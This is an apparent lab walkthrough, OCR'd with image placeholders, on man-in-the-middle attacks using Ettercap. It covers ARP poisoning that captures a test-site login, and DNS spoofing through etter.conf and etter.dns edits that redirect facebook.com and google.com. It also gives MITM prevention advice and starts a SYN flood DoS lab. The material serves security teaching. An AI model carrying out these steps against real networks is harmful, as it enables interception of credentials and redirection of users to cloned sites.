
Machine IP 172.31.12.68


Arp Poisoning attacks send these unsolicited arp replies in each direction to the Gateway and to the Victim machine that breaks their Arp Table and makes each of them think that the attacker is the other party.

Now in the Victim machine, open up Firefox and go to

http://testphp.vulnweb.com/login.ph


New Tab
login page
testphp.vulnweb.com/login.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information below:
Username :
Password :
login
You can also signup here.
Signup disabled. Please use the username test and the password test.


New Tab
login page
testphp.vulnweb.com/login.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
If you are already registered please enter your login information below:
Username : test
Password :
login
You can also signup here.
Signup disabled. Please use the username test and the password test.



In this result above, we can see that Ettercap successfully ARP poisoned the target and wireshark captured an HTTP login request the target was sending to an insecure website.

MITM-DNS SPOOFING

DNS spoofing is a crucial part of penetration testing. In this method an attacker can divert a domain name to an incorrect IP. This results in traffic being diverted to the attacker's computer or any other system.

We will use here the Ettercap plugin called dns_spoof to test a DNS Spoofing attack.

DNS spoofing redirects an end-user to a fraudulent version of an existing website. It’s a way to steal data and infect systems with malware. There’s no foolproof way to prevent it altogether, but you can contain it through some simple measures.

When you access your favorite website with your browser, your machine (it has an IP address of 172.31.12.68 in our case study) will first ask the DNS server for the IP address matching your URL and then the browser will display the web page.

With DNS spoofing, When a user tries visiting a legit site e.g. www.chase.com, the user will be redirected to the attacker's site instead of the actual legit site.The consequences will be that you have the feeling to have reached the desired web site but this will be in fact a cloned website of the attacker because of the different IP address.


The attack can be very dangerous when the attacker spoofs important websites such as your bank website. His/Her clone web server will have exactly the same look and functionality as the real bank website. And, the attacker will wait for you to enter your credentials on his/her website to capture them.

Now let's carry out an example of DNS spoofing with ETTERCAP.

Before we open Ettercap, we need to do some configurations to /etc/ettercap/etter.conf and /etc/ettercap/etter.dns files


Open the Kali Linux terminal window and edit etter.conf file with any text editor.

- Sudo nano /etc/ettercap/etter.conf



Explanation: I set the UID and GID to 0 so that Ettercap has adequate permissions on the machine. In this case, UID and GID 0 are root permissions.

Then scroll down to the Linux IP Tables section and remove those # to activate the commands. See the screenshot given below:




Save the changes and exit →ctrl +x→Y→enter.

Next edit /etc/ettercap/etter.dns file with nano text editor.

Assuming you're using the default configuration file for etter.dns, all you need to do is skip to the bottom of the file and add the domain name you intend to spoof, the associated A and PTR records, and your attacking IP address.


- Sudo nano /etc/ettercap/etter.dns




In this file we created our own DNS entry redirecting facebook.com to 192.168.43.109 and also redirecting google.com to 104.215.148.63 (Microsoft.com).


Save and exit.→ctrl +x→Y→enter.


Run Ettercap : On Kali terminal type ettercap -G and click on the check mark






Stop the unified sniffing and scan for hosts to modify the target list



root@kali: /home/kali
Cancel
Enter Targets
OK
Target 1
MAC:
IP address: 172.31.0.1
IPv6 address:
Port:
Target 2
MAC:
IP address: 172.31.12.68
IPv6 address:
Port:



Ettercap
0.8.3.1 (EB)
Host List
P Address
MAC Address
Description
72.31.0.1
06:2A:3B:4B:C1:53
72.31.8.66
06:F4:1D:05:DE:B7
72.31.12.68
06:C8:6E:69:E8:87
Targets
Hosts
View
Filters
Logging
Plugins

Click on the three dots →plugins→manage plugins→dns_spoof(double click on it)




Next click on the MITM icon and choose Arp Poisoning as shown: and start sniffing





now the dns_spoof plugin is activated. Let's view the connections to see if our attack worked.

Below in the screenshot you'll see a user trying to access facebook.com is being redirected to our server 192.168.43.109. Also same for the user trying to access google.com is being redirected to 104.215.148.63 –(microsoft.com)



Man-in-the-Middle (MITM) Attack Prevention

Strong WEP/WPA Encryption on Access Points:

Having a strong encryption mechanism on wireless access points prevents unwanted users from joining your network just by being nearby. A weak encryption mechanism can allow an attacker to brute-force his way into a network and begin a man-in-the-middle attack. The stronger the encryption , the safer it is.

Strong Router Login Credentials:

It's essential to make sure your default router login is changed. Not just your Wi-Fi password, but your router login credentials. If an attacker finds your router login credentials, they can change your DNS servers to their malicious servers. Or even worse, infect your router with malicious software.

Virtual Private Network:

VPNs can be used to create a secure environment for sensitive information within a local area network. They use key-based encryption to create a subnet for secure communication. This way, even if an attacker happens to get on a network that is shared, he will not be able to decipher the traffic in the VPN.

Force HTTPS:

HTTPS can be used to securely communicate over HTTP using public-private key exchange. This prevents an attacker from having any use of the data he may be sniffing. Websites should only use HTTPS and not provide HTTP alternatives. Users can install browser plugins to enforce always using HTTPS on requests.

Public Key Pair Based Authentication:

Man-in-the-middle attacks typically involve spoofing something or another. Public key pair based authentication like RSA can be used in various layers of the stack to help ensure whether the things you are communicating with are actually the things you want to be communicating with.

- Reference rapid7.com

Denial of Service (DOS)

Objective

Perform a DOS attack on the Windows VM. A Denial of Service (DOS) is an attack that overwhelms a system by sending numerous requests to disrupt the system's ability to function. One example of a DOS attack that will be performed is a SYN flood attack. SYN flood sends request packets repeatedly to all open ports until the system fails. DOS are usually smoke screen attacks to draw attention away from the actual target. I will be demonstrating a SYN flood attack on my virtual machine.

Tools Used

Nmap: Network scanner to detect hosts and services within the network

Metasploit (Syn flood): Penetration testing tool that can exploit vulnerabilities within a network and system

Wireshark: A network program that can view network traffic to the system

Detailed Walkthrough

You need two virtual machines (i.e. Linux and Windows) turned on for this walkthrough and Wireshark installed on the second machine

